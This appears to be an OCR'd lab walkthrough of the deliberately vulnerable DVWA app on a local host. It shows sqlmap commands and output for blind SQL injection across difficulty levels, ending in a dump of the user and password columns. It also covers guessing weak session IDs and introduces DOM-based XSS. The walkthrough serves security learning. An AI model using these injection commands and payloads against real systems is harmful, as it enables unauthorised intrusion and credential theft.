
sqlmap -u "http://192.168.99.4/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=low" –dbs

-u ” Target-URL ”
--cookie=”Cookies-Value”
--dbs [Show the list of all Database Name]

Intercept request using burp suite and copy URL & Cookies for sending in SQLMAP tool.



After successfully execute code, its output is: Available database name **Note: When you perform SQLMAP task that time they provide [y/n], we don't take any action. Just press Enter key.**



-D dvwa [select DVWA database]
--tables [Show list of all tables inside DVWA database]

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.99.4/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=mu
pg2j90dppflgjg8nmcqmma01; security=low" -D dvwa --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.12#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```


```
ter data retrieval
[12:58:17] [INFO] retrieved: 2
[12:58:17] [INFO] retrieved: guestbook
[12:58:18] [INFO] retrieved: users
Database: dvwa
[2 tables]
+------------+
| guestbook  |
| users      |
+------------+

[12:58:18] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[12:58:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.99.4'

[*] ending @ 12:58:18 /2023-01-30/
```

-T users [Select users tables]
--colum [Show list of all columns inside Users table]


```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.99.4/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=mu
pg2j90dppflgjg8nmcqmma01; security=low" -D dvwa -T users --colum
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.12#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It i
s the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
o liability and are not responsible for any misuse or damage caused by this program
```

```
[13:00:58] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| user          | varchar(15)  |
| avatar        | varchar(70)  |
| failed_login  | int(3)       |
| first_name    | varchar(15)  |
| last_login    | timestamp    |
| last_name     | varchar(15)  |
| password      | varchar(32)  |
| user_id       | int(6)       |
+---------------+--------------+

[13:00:59] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 513 times
[13:00:59] [INFO] fetched data logged to text files under '/root/

[*] ending @ 13:00:59 /2023-01-30/
```

-C user,password [Select user & password columns]
--dump [Print all value]



Press Enter in all given questions, but at time of “Common password suffixes?” question we should give answer N [because we don’t want to brute force]




Yeah, Nice they also given to us Cracked password, now let’s move to medium level.

Medium Level:
use burp suite for copy Target URL , user input value and cookies value.

sqlmap -u "http://192.168.99.4/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=medium" --data="id=1&Submit=Submit" –dbs

--data=”<user passed value>”





```
sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3041=3041&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 7559 FROM (SELECT(SLEEP(5)))VpRd)&Submit=Submit
---
[07:48:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[07:48:29] [INFO] fetching database names
[07:48:29] [INFO] fetching number of databases
[07:48:29] [INFO] resumed: 2
[07:48:29] [INFO] resumed: dvwa
[07:48:29] [INFO] resumed: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[07:48:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.99.4'

[*] ending @ 07:48:29 /2023-01-31/
```

Some time developer use SELECT tag for select specific user value and that time we can't easily modify request, that's why we use burp suite for intercept user request. Now, we move to next level.

Hight Level:

Just small modification is required in request URL. Last sub directory can't use. Example: abc/drt/ert → abc/drt/ use only.

sqlmap -u "http://192.168.99.4/vulnerabilities/sqli_blind/" --cookie="id=1; PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=high" --data="id=1&Submit=Submit" –dbs




Congratulations, we also clear this vulnerability. Let's try new vulnerability with new challenges. Get ready for new challenge.

Vulnerability: Weak Session IDs


Modern web apps establish a series of transactions between the client and the server. Since the HTTP protocol is stateless, the way to follow a user is to create sessions per authenticated user.

Low Level:

Every page has session ID, it's stored in Inspect → Storage → Cookies → DVWA-Sessions.




After clicking on **Generate** button for second time, we can see that the ID gets the value 2. From this we can state that the ID generation is incremental and it is easy to guess what session ID will be generated the next time.



Medium Level:


In this level developer try to make some unique Session ID, but we note this type of patten same use in Epoch Time.




Using Online Epoch Converter, we easily decrypt Session ID and find Current and next session ID.

https://www.epochconverter.com/

1675263526 → Web, February 1, 2023 <Time>




High Level:



This time developer use MD5 Encryption for create Session ID. But as we see properly, this sessions id has 32 Characters[128 bits size] so we try decryption in MD5 Decryption Online.

https://md5hashing.net/hash/md5




Finally, we complete all Level in Weak Session IDs Vulnerability.

Vulnerability: Cross Side Scripting DOM [XSS-DOM]

DOM-based XSS is a type of XSS vulnerability which arises when any client-side JavaScript takes input from any attacker-controllable source and passes it without validation into a sink that execute code dynamically. Most common example of JavaScript source is location.search, location.href, document.referrer & document.URL and execution sink is document.write(), document.writeln(), element.innerHTML & element.outerHTML.

An HTML DOM is the skeletal structure where all the HTML tags (called elements here) including JavaScript code of an HTML document are arranged in hierarchical order which is called a Document Object Model. Example of HTML DOM is shown in the below screenshot.




Elements in the above HTML DOM can be modified by any client-side code (like JavaScript) and this property of HTML DOM is responsible of DOM based XSS.

View-Source Vs HTML DOM

- View source shows the original HTML source of the page or the raw HTML that is unchanged by any client-side scripts (like JavaScript, VBScript). It is the direct response of the HTTP request from the server. On the other hand, the HTML DOM is the same HTML structure that has been modified by JavaScript.
- The view source reflects your HTML structure before any JavaScript is loaded and is non editable. On the other hand, the HTML DOM reflects your HTML structure after the execution of the JavaScript and is editable.
- The view source will always be the same across all browsers, on the other hand the generated HTML DOM might differ as it is an interpretation and render engines are not all the same.

